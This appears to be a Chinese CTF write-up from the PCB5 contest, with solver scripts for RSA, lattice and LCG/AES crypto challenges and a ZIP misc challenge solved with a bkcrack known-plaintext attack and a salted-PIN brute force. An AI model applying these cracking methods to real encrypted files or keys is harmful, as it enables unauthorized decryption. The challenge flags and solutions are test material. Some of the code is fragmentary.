flag{c0ngr47ul473_y0u_c4n_u53_my_3m0ji_n0w}

Crypto

pcb5-true_or_false | solved

<https://pan.baidu.com/s/1j7C4hgSToapCEFHutis0Qg?pwd=1234>

盐都不盐了flag贴脸上了

```

26     n=p*q
27     phi=(p-1)*(q-1)
28     d=inverse(e,phi)
29
30     FLAG=b"flag{de5b8aec-6294-42dd-8038-18e0854e3d22}"
31     m=bytes_to_long(hashlib.sha256(FLAG).digest())
32     flag_enc=bytes_to_long(FLAG)^m
33
34     sig_ok=pow(m,d,n)

```

pcb5-babyRSA | solved

https://pan.baidu.com/s/1-FCeXSSeKmgq_tmWQm7tjg?pwd=1234

gemini是真好用

从这里进入。

核心原理

1. 分析 leak: 题目中给出的泄露值计算公式为:

$$\text{leak} = \frac{3p^2 - 1}{3pq} = \frac{3p^2}{3pq} - \frac{1}{3pq} = \frac{p}{q} - \frac{1}{3pq}$$

由于 p 和 q 都是 1024 位的质数, $3pq$ 非常巨大 (大约 3×10^{616})。因此, $\frac{1}{3pq}$ 这一项极其微小。这意味着 `leak` 是 $\frac{p}{q}$ 的极高精度近似值。

2. 利用连分数还原 p 和 q : 题目设置了 `decimal` 的精度为 1024 位, 远超我们需要还原 p 和 q 所需的精度 (p, q 为 1024 bit, 约 308 位十进制)。我们可以将 `leak` 视为小数, 通过**连分数 (Continued Fraction) **或者 Python `fractions` 模块中的 `limit_denominator` 方法, 找到最接近该小数且分母大小合理的有理数。

这个有理数就是 $\frac{p}{q}$ 。由于 p, q 为质数, 得到的分子即为 p , 分母即为 q 。

3. RSA 解密: 一旦得到了 p 和 q , 我们就可以计算 $n = p \times q$ 。题目已经直接给出了私钥指数 d 和密文 c 。直接使用 RSA 解密公式 $m \equiv c^d \pmod{n}$ 即可得到明文。

破解脚本

你可以直接运行以下 Python 脚本来还原 Flag:

代码块

```

1 import sys
2 from decimal import Decimal, getcontext
3 from Crypto.Util.number import long_to_bytes, isPrime, inverse

```

```
4
5 # =====
6 # 1. 填入题目数据
7 # =====
8 # 设置足够高的精度以处理 1024 位的大数
9 getcontext().prec = 2000
10
11 leak_str =
12 "1.3969956948314142034760636908387303088158416627373185589061078235539227183409
13 8212580159536844960818877005188176529297854896052032603677913016751828523781710
14 1541807766017642530065080930654694948943506714268685400709580398894902693407016
15 9886703944238925862640772472637102632209325778376423772456514488386658543625328
16 016599654714219378393362376707100122987967589929311665929291520062887355319822
17 6185187089027680973673618973869464164460226697625936493428822424637497370197316
18 8112458795047799340986005968221592439943195836510800050545384191689880205625905
19 4326264854497037625502048936389405588706794834376839965435773859257728090655589
20 6933717091837896978973488220368081406433117367524537063718421897982643644320078
21 6005177639368838204163620578959411857492961701091722499070941768211243456722946
22 0238078432570247610576320916510970342932613241785074680570105496171062303074218
23 7505484821961670922386999933202645522248608323217011522889282323071281405301772
24 218220381951540118124201599862330377374571641729649420917168701463539034702411"
25
26 d_int =
27 1630605499761372152075615143077964211768366143152266510878441923104410457211889
28 3098180652730976905729602478591047033305251624752030036736271198006715513694904
29 2319402535548040697076794459428924108123862216337284272391160073738366624950752
30 3745627981831165933198240453449054678176346440971378963637250850390259833195086
31 1474527128323735250673137355260113147338636761737748874105625008482750923429512
32 2714165118355969442091375544451309497316466696913660038326550825359858914638769
33 0433488800975195638699496933984725447014542860806257560612044172559005952474959
34 5027078238962391188809496875025237129899849787699468205026040721
35
36 c_int =
37 7908369000608075306226552240713890041649799894903074579356627811865842237315201
38 1534985792052236005265209948116616086308880454629215471668721075079480627178369
39 5285580480697641488741372906043126521753989571093666908924851574619171616119499
40 6469977577048602427553584286064475300979649416171469313168995504717602670924606
41 8192046056018605607679007025127537355549003442019079212394158859014897085760664
42 8301227225617557365850961434487507723210836413416199776781467583032063027120920
43 1503987787921279932886374846298269125068817280777403718279754392091441050281244
44 934594776307137448975055247018414699621410668188864774860026941
45
46 # =====
47 # 2. 连分数算法恢复 p 和 q
48 # =====
49
50
51 def continued_fraction_convergents(x):
```

```
22     """
23     生成 Decimal x 的连分数渐进分数
24     yield (numerator, denominator)
25     """
26     x = Decimal(x)
27     h_prev, h_curr = 0, 1
28     k_prev, k_curr = 1, 0
29
30     while True:
31         a = int(x)
32
33         # 计算新的分子和分母
34         h_next = a * h_curr + h_prev
35         k_next = a * k_curr + k_prev
36
37         yield h_next, k_next
38
39         h_prev, h_curr = h_curr, h_next
40         k_prev, k_curr = k_curr, k_next
41
42         # 处理剩余部分
43         frac_part = x - a
44         if frac_part == 0:
45             break
46         x = 1 / frac_part
47
48     print("[*] Starting continued fraction expansion...")
49
50     found = False
51     for p_candidate, q_candidate in continued_fraction_convergents(leak_str):
52         # q 应该是 1024 位的质数
53         # 我们可以根据位长来过滤，大大减少计算量
54         q_bits = q_candidate.bit_length()
55
56         if q_bits > 1030:
57             print("[-] Denominator bit length exceeded expectations. Stopping.")
58             break
59
60         if 1000 < q_bits < 1040: # q 应该是 1024 位左右
61             # 验证 p 和 q 是否为素数
62             # 这是一个耗时操作，所以只对符合长度的候选者进行
63             if isPrime(p_candidate) and isPrime(q_candidate):
64                 print(f"[+] Found candidate primes!")
65                 print(f"    p: {str(p_candidate)[:30]}...")
66                 print(f"    q: {str(q_candidate)[:30]}...")
67
68         # 验证：尝试计算 e
```

```

69         phi = (p_candidate - 1) * (q_candidate - 1)
70     try:
71         # 尝试反推 e
72         e_calc = inverse(d_int, phi)
73         print(f"[+] Recovered public exponent e: {e_calc}")
74
75         # 如果 e 是常见的较小数（如 65537），或者至少比较小，说明找到了正确的
76         p,q
77             # 即使 e 很大，只要逆元存在，尝试解密也是值得的
78
79             n = p_candidate * q_candidate
80             m_int = pow(c_int, d_int, n)
81             try:
82                 flag = long_to_bytes(m_int).decode()
83                 print(f"\n[SUCCESS] Flag: {flag}")
84                 found = True
85                 break
86             except UnicodeDecodeError:
87                 # 如果不能解码为 utf-8，可能是乱码，但也打印出来看看
88                 print(f"![!] Decrypted bytes (hex):")
89                 print(long_to_bytes(m_int).hex())
90             except Exception as e:
91                 print(f"[-] Check failed for this pair: {e}")
92
93     if not found:
94         print("[-] Failed to recover flag.")
95     '''
96     [*] Starting continued fraction expansion...
97     [+] Found candidate primes!
98     p: 179641148481484422040051479074...
99     q: 128591053749212195863076531226...
100    [+] Recovered public exponent e: 17
101    '''

```

pcb5-PECO | solved

<https://pan.baidu.com/s/1NxkQZsRRJBR0WmnnUgBAeg?pwd=1234>

gift1是Pell方程，用连分数的方法求解最小 xy 。

gift2是dfs剪枝，从最低位开始深搜，利用 $pq = n$ 和 $p^7 + q^{13} = gift_2 \pmod{2^{777}}$ 进行剪枝，最终得到777低位，用copper求解。

最后根据assert构造格。

$$(k, f_0, f_1) \begin{pmatrix} m & 0 & 0 \\ x & 1 & 0 \\ y & 0 & 1 \end{pmatrix} = (r, f_0, f_1)$$

代码块

```

23     if k == 777:
24         ans.append((int(p, 2), int(q, 2)))
25     else:
26         dfs(k + 1, "0" + p, "0" + q)
27         dfs(k + 1, "1" + p, "1" + q)
28         dfs(k + 1, "1" + p, "0" + q)
29         dfs(k + 1, "0" + p, "1" + q)
30
31
32 dfs(1, "1", "1")
33
34 for ph, qh in ans:
35     R.<t> = PolynomialRing(Zmod(n))
36     f = ph + t*(2**777)
37     f = f.monic()
38     res = f.small_roots(X=2**250, beta=0.4)
39     if res:
40         p = int(ph + res[0]*(2**777))
41         q = n // p
42         print(p*q == n)
43
44 phi = (p - 1) * (q - 1)
45 d = pow(65537, -1, phi)
46 m = pow(c, d, n)
47 print(f"m = {m}")
48
49 ge = [
50     [m, 0, 0],
51     [x, 1, 0],
52     [y, 0, 1]
53 ]
54
55 Ge = Matrix(ZZ, ge)
56 L = Ge.LLL()
57 row = L.row(0)
58 f0 = row[1]
59 f1 = row[2]
60 print(long_to_bytes(int(f0)) + long_to_bytes(int(f1)))

```

pcb5-weak_leak | solved

<https://pan.baidu.com/s/1O9kiXdhe6Iq9Pc5caZU-HA?pwd=1234>

gemini还是太好用了

cry

<> PY



尝试帮我写脚本还原出flag



显示思路 ▾

这是一个多层加密挑战。我们需要分步骤逆向：

1. **爆破 Password**: 密码是6位数字，并且给出了 Salt 和 Hash，可以直接爆破。
2. **恢复 LCG 序列**: 有了密码，就可以计算 seed，从而算出 `seq9`。
3. **RSA 数学攻击**: 通过 `n1` 和 `n2` 的关系推导一元二次方程，解出 `p` 和 `q`。
4. **解密 AES 密钥**: 利用 RSA 密钥解密得到 masked key，再用 `seq9` 去除掩码。
5. **解密 Flag**: 用 AES 密钥解密密文。

以下是完整的求解脚本：

Python



代码块

```
1 import hashlib
2 import base64
3 from Crypto.Cipher import AES
4 from Crypto.Util.Padding import unpad
5 from Crypto.Util.number import long_to_bytes, inverse
6 import math
7
8 # --- 1. 题目给出的已知数据 ---
9 salt = "f62b3e49c1f05d1c"
10 target_hash =
11     "a0bcbfd9bd2f0364c6f4ad0f996465bec0da2de8cd51ee11c9c883b47779cc4"
12 n1 =
13     5584300989285538211153365890789627571870624311506728764237201442331520767215704
14     903718501881100700113185783404202199758018541582967691088869854375384182438
15 n2 =
16     5584300989285538211153365890789627571870624311506728764237201442331520767215684
17     679677759040755449786845864086748368453212978360679736956915595159857669375
18 cipher_rsa =
19     4516247026166659285144948330256302160375394741001987438893860039618683568332625
20     137344822301939534363324551681121344467717871483193109869787946141254659256
```

```
14 iv_b64 = "G+Mn2WPXhRztrDdD8m+1gw=="
15 ct_b64 = "j9mU0uK2iz9ZHOr8BcsXNFhFRGzkw1x4a5T1GzaYJJ8VhHj+7jN0Id47fcxw/7F"
16
17 iv = base64.b64decode(iv_b64)
18 ct = base64.b64decode(ct_b64)
19
20 # 题目中的常量
21 LCG_A, LCG_B, LCG_MOD = 1103515245, 12345, 10007
22 SECRET_VALUE = 1234
23 e = 65537
24
25 # --- 2. 爆破 6位 PIN ---
26 print("[*] Cracking password...")
27 password = None
28 for i in range(1000000):
29     pwd_cand = f"{i:06d}"
30     # 注意: 原题是 (salt + password).encode(), salt是字符串
31     h = hashlib.sha256((salt + pwd_cand).encode()).hexdigest()
32     if h == target_hash:
33         password = pwd_cand
34         print(f"[+] Password found: {password}")
35         break
36
37 if not password:
38     print("Password not found!")
39     exit()
40
41 # --- 3. 恢复 LCG 序列以获取 seq9 ---
42 def gen_seq(seed, a, b, m, length):
43     seq = [seed % m]
44     for _ in range(length - 1):
45         nxt = (a * seq[-1] + b) % m
46         nxt ^= (seq[-1] & 0xff)
47         seq.append(nxt)
48     return seq
49
50 lcg_seed = (int(password) ^ SECRET_VALUE) % LCG_MOD
51 seq = gen_seq(lcg_seed, LCG_A, LCG_B, LCG_MOD, 15)
52 seq9 = seq[9]
53 print(f"[+] Recovered seq9: {seq9}")
54
55 # --- 4. 求解 p 和 q (RSA 数学部分) ---
56 # n1 = p * (q + 1) => n1 = pq + p
57 # n2 = (p + 1) * q + seq9 => n2 = pq + q + seq9
58 #
59 # n1 - p = pq
60 # n2 - seq9 - q = pq
```

```
61 # 联立: n1 - p = n2 - seq9 - q
62 # => q = n2 - n1 - seq9 + p
63 #
64 # 代入 n1 = p(q + 1):
65 # n1 = p * ( (n2 - n1 - seq9 + p) + 1 )
66 # n1 = p * ( p + (n2 - n1 - seq9 + 1) )
67 # Let K = n2 - n1 - seq9 + 1
68 # n1 = p^2 + Kp
69 # p^2 + Kp - n1 = 0
70 # 这是一元二次方程, 用求根公式 p = (-b + sqrt(b^2 - 4ac)) / 2a
71
72 K = n2 - n1 - seq9 + 1
73 a = 1
74 b = K
75 c = -n1
76
77 # 判别式 delta = b^2 - 4ac
78 delta = b * b - 4 * a * c
79 sqrt_delta = math.sqrt(delta) # 整数开方
80
81 if sqrt_delta * sqrt_delta != delta:
82     print("[-] Error: Delta is not a perfect square, math assumption wrong.")
83     exit()
84
85 p = (-b + sqrt_delta) // (2 * a)
86 q = (n1 // p) - 1
87
88 # 验证
89 assert n1 == p * (q + 1)
90 assert n2 == (p + 1) * q + seq9
91 print(f"[+] Found p: {p}")
92 print(f"[+] Found q: {q}")
93
94 # --- 5. RSA 解密 ---
95 n = p * q
96 phi = (p - 1) * (q - 1)
97 d = inverse(e, phi)
98
99 masked_key_int = pow(cipher_rsa, d, n)
100 print(f"[+] Decrypted masked key int: {masked_key_int}")
101
102 # --- 6. 恢复 AES Key 并解密 Flag ---
103 mask_bytes = hashlib.sha256(str(seq9).encode()).digest()[:16]
104 mask_int = int.from_bytes(mask_bytes, 'big')
105
106 aes_key_int = masked_key_int ^ mask_int
107 aes_key = long_to_bytes(aes_key_int)
```

```

108
109 # 确保 key 长度为 16 (AES-128)
110 if len(aes_key) < 16:
111     aes_key = aes_key.rjust(16, b'\0')
112 elif len(aes_key) > 16:
113     # 理论上 bytes_to_long 可能会把高位0去掉, 但 long_to_bytes通常还原准确
114     # 这里如果不满16字节, 说明高位是0
115     aes_key = aes_key.rjust(16, b'\x00')
116
117 print(f"[+] AES Key: {aes_key.hex()}")
118
119 cipher = AES.new(aes_key, AES.MODE_CBC, iv)
120 try:
121     plaintext = unpad(cipher.decrypt(ct), 16)
122     print(f"\n[SUCCESS] FLAG: {plaintext.decode()}")
123 except Exception as e:
124     print(f"[-] Decryption failed: {e}")
125 """
126 [*] Cracking password...
127 [+] Password found: 384457
128 [+] Recovered seq9: 2191
129 [+] Found p:
130      85521263473824766227818846323904319418946431813031743497481757287536903337967
131 [+] Found q:
132      65297222730984420977492506404586865587641626249809455543349803028321376822713
133 [+] Decrypted masked key int: 203253726858773721534447794838550820237
134 [+] AES Key: ab2553cc5412343bdbd1607770492fcf
135 """

```

pcb5-budo的pem | solved

<https://pan.baidu.com/s/1ylyDYblgoYO54KENu8G9aQ?pwd=1234>

把公私钥证书合并一下得到

代码块

```

1 MIEbQIBAAKCAQEA2B2xlQJMm9A92FZlatEZ+hmgp3EgvxDZxAL06z3HmLYR/dnC
2 CcF9h50fqS+w6MEUcyMifdLt2BtA9oKlTeEDXwrv0mY0wbNNtoiE0Dji4a+qt5VG
3 1HJQ/TDSpwp//YPxE481PsLPWL8rNEj4xNMyQZ4+GjLPcx3022bsH8QK/f46Ba0t
4 HPT3ZqZCy2RpC0XitkZW0vtt/fwZ34SDi3EfGwp5tfe98QiKT3ehCx0tijZx2/+SABMTf8Xil1pYHnh
7zIUV2HO/rsQzTLHDGxYg
5 Yxb5LL5En66BFXQRPl6y7QFT0fzLgKAhDoB24cX79q+rvc60YBcChsgxwzywTv+

```

```
6 AwKCAQBwVQnsKD3JTju+hcoeNoWFhnIfPRqNZ4E0UeFgcozIfn0l8Wo8TtPvtVPt
7 4V1UAd4ywmXMSQKmZmo7fY6YRLnLKh/8RHnfDQ8e6ZJxhJ0tR8sonfIGM3oG0g+w
8 119moJmBIKAie0rAEADu40jmABKqarYT+5Kzc5Iu4yhbbL1Cmjv4pjFyCQ4UaxnP
9 GQrxWr5lc+mau/0BaV+ADCz0cGPvf+yeaWD5GWgk02cyrkMaPvQI6gJ+PnzURuM9
10 Qw8Y7brYxl91SwZKg8wP+B15RybFwffTn/kaec06fhj+JvPPoj3jNJ/LRNcISgXn
11 mu2YkK3q6TLT53idAggyQyNiseEl
```

代码块

```
1 30 82 04 6d 02 01 00 02 82 01 01 00 d8 1d b1 95 02 4c 9b d0 3d d8 56 65 6a d1
19
2 fa 19 a0 a7 71 20 bf 10 d9 c4 02 f4 eb 3d c7 98 b6 11 fd d9 c2 09 c1 7d 87 93
9f
3 a9 2f b0 e8 c1 14 73 23 22 7d d2 ed d8 1b 40 f6 82 a5 4d e1 03 5f 0a f0 3a 66
0e
4 c1 b3 4d b6 88 84 d0 38 e2 e1 af aa b7 95 46 d4 72 50 fd 30 d2 a7 0a 7f fd 83
f1
5 13 8f 35 3e c9 4f 58 bf 2b 34 48 f8 c4 d3 32 41 9e 3e 1a 32 cf 73 1d ce db 66
ec
6 1f c4 0a fd fe 3a 05 ad 2d 1c f4 f7 66 a6 42 cb 64 69 0b 45 e2 b6 46 56 3a fb
6d
7 fd f5 99 df 84 83 8b 71 1f 1b 0a 79 b5 f7 bd f1 08 8a 4f 77 a1 0b 13 ad 8a 36
71
8 db ff 92 00 13 13 7f c5 e2 97 5a 58 1c d8 7b cc 85 15 d8 73 bf ae c4 33 4c b1
c3
9 1b 16 20 63 16 f9 2c be 44 9f ae 81 15 74 11 3e 5e b2 ed 01 53 d1 fc cb 80 a0
21
10 0e 80 76 e1 c5 fb f6 af ab be a7 3a d1 80 5c 0a 1b 20 c7 0c f2 c1 3b fe 03 02
82
11 01 00 70 55 09 ec 28 3d c9 4e 3b be 85 ca 1e 36 85 85 86 72 1f 3d 1a 8d 67 81
34
12 51 e1 60 72 8c c8 7e 73 a5 f1 6a 3c 4e d3 ef b5 53 ed e1 5d 54 01 de 32 c2 65
cc
13 49 02 a6 66 6a 3b 7d 8e 98 44 b9 cb 2a 1f fc 44 79 df 0d 0f 1e e9 92 71 84 93
ad
14 47 cb 28 9d f2 06 33 7a 06 3a 0f b0 d7 5f 66 a0 99 81 20 a0 22 7b 4a c0 10 00
ee
15 e0 e8 e6 00 12 aa 6a b6 13 fb 92 b3 73 92 2e e3 28 5b 6c bd 42 9a 3b f8 a6 31
72
16 09 0e 14 6b 19 cf 19 0a f1 5a be 65 73 e9 9a bb fd 01 69 5f 80 0c 2c f4 70 63
ef
17 7f ec 9e 69 60 f9 19 68 24 3b 67 32 ae 43 1a 3e f4 08 ea 02 7e 3e 7c d4 46 e3
3d
18 43 0f 18 ed ba d8 c6 5f 75 4b 06 4a 83 cc 0f f8 1d 79 47 26 c5 c1 f7 d3 9f f9
1a
```

```
19 79 cd 3a 7e 18 fe 26 f3 cf a2 3d e3 34 9f cb 44 d7 08 4a 05 e7 9a ed 98 90 ad  
ea  
20 e9 32 d3 e7 78 9d 02 08 32 43 23 62 b1 e1 25
```

查找 0282 然后得到n和e

代码块

```
1 n =  
0xd81db195024c9bd03dd856656ad119fa19a0a77120bf10d9c402f4eb3dc798b611fdd9c209c17  
d87939fa92fb0e8c1147323227dd2edd81b40f682a54de1035f0af03a660ec1b34db68884d038e2  
e1afaab79546d47250fd30d2a70a7ffd83f1138f353ec94f58bf2b3448f8c4d332419e3e1a32cf7  
31dcedb66ec1fc40afdf3a05ad2d1cf4f766a642cb64690b45e2b646563afb6fdf599df84838b  
711f1b0a79b5f7bdf1088a4f77a10b13ad8a3671dbff920013137fc5e2975a581cd87bcc8515d87  
3bfaec4334cb1c31b16206316f92cbe449fae811574113e5eb2ed0153d1fccb80a0210e8076e1c5  
fbf6afabbea73ad1805c0a1b20c70cf2c13bfe03  
2  
3 e =  
0x705509ec283dc94e3bbe85ca1e36858586721f3d1a8d67813451e160728cc87e73a5f16a3c4ed  
3efb553ede15d5401de32c265cc4902a6666a3b7d8e9844b9cb2a1ffc4479df0d0f1ee992718493  
ad47cb289df206337a063a0fb0d75f66a0998120a0227b4ac01000eee0e8e60012aa6ab613fb92b  
373922ee3285b6cbd429a3bf8a63172090e146b19cf190af15abe6573e99abbfd01695f800c2cf4  
7063ef7fec9e6960f91968243b6732ae431a3ef408ea027e3e7cd446e33d430f18edbad8c65f754  
b064a83cc0ff81d794726c5c1f7d39ff91a79cd3a7e18fe26f3cfa23de3349fc44d7084a05e79a  
ed9890adeae932d3e7789d020832432362b1e125  
4
```

维纳不行，用Boneh Durfee， delta=0.27， m=5，解出d

代码块

```
1 from Crypto.Util.number import *  
2  
3 d =  
2818724236741671359128769187179810547909044666675265260768069231661668260817660  
7188666459131519178745356311161722902151442759094250920258692467642032011252417  
29277109  
4  
5 n =  
0xd81db195024c9bd03dd856656ad119fa19a0a77120bf10d9c402f4eb3dc798b611fdd9c209c17  
d87939fa92fb0e8c1147323227dd2edd81b40f682a54de1035f0af03a660ec1b34db68884d038e2  
e1afaab79546d47250fd30d2a70a7ffd83f1138f353ec94f58bf2b3448f8c4d332419e3e1a32cf7  
31dcedb66ec1fc40afdf3a05ad2d1cf4f766a642cb64690b45e2b646563afb6fdf599df84838b  
711f1b0a79b5f7bdf1088a4f77a10b13ad8a3671dbff920013137fc5e2975a581cd87bcc8515d87  
3bfaec4334cb1c31b16206316f92cbe449fae811574113e5eb2ed0153d1fccb80a0210e8076e1c5  
fbf6afabbea73ad1805c0a1b20c70cf2c13bfe03
```

```

6
7     with open(r"enc", "rb") as f:
8         ciphertext = f.read()
9
10    ciphertext = int.from_bytes(ciphertext, 'big')
11    plaintext = pow(ciphertext, d, n)
12    print(long_to_bytes(plaintext))
13

```

Misc

pcb5-ZipCracker | solved

三个文件都是伪加密

The screenshot shows the ZipCracker tool interface. The main window displays the hex dump of the file 'ZipCracker.zip'. The dump includes memory addresses (e.g., 1E5:C020, 1E5:C030, etc.), hex values, and ASCII representation. Several lines of the dump are highlighted in orange, corresponding to the entries in the 'Template Results' table below.

Name	Value	Start	Size	Type	Color	Comment
> record[0]	do u know it	0h	890h	struct ZIPFILE...		
> record[1]	flag.zip	890h	18Ah	struct ZIPFILE...		
> record[2]	something in it.jpg	A1Ah	1E5B65Bh	struct ZIPFILE...		
> dirEntry[0]	do u know it	1E5C075h	5Eh	struct ZIPDIRE...		
> dirEntry[1]	flag.zip	1E5C0D3h	5Ah	struct ZIPDIRE...		
> dirEntry[2]	something in it.jpg	1E5C12Dh	65h	struct ZIPDIRE...		
> endLocator		1E5C192h	16h	struct ZIPEND...		
Output						


Template Results - ZIP.bt

```


Executing template 'C:\Users\Lenovo\Documents\SweetScape\010 Templates\Repository\010.bt' on 'C:\Users\Lenovo\Documents\SweetScape\010 Templates\Repository\ZIP.bt'...
Template executed successfully.
Executing template 'C:\Users\Lenovo\Documents\SweetScape\010 Templates\Repository\ZIP.bt' on 'C:\Users\Lenovo\Desktop\ZipCracker.zip'...
Template executed successfully.

```


Do u know it是个grc文件



解调



得到的音频



密码是114514350234114514

明文攻击

代码块

```

1  bkcrcrack -C flag.zip -c flag.txt -x 0 666c61677b593075 -x 25 2121217d > 1.log
2
3  Found a solution. Stopping.
4  You may resume the attack with the option: --continue-attack 339160
5  [16:26:00] Keys
6  33b19021 93c4a78d 9ceed931
7
8  bkcrcrack -C flag.zip -c flag.txt -k 33b19021 93c4a78d 9ceed931 -d flag

```

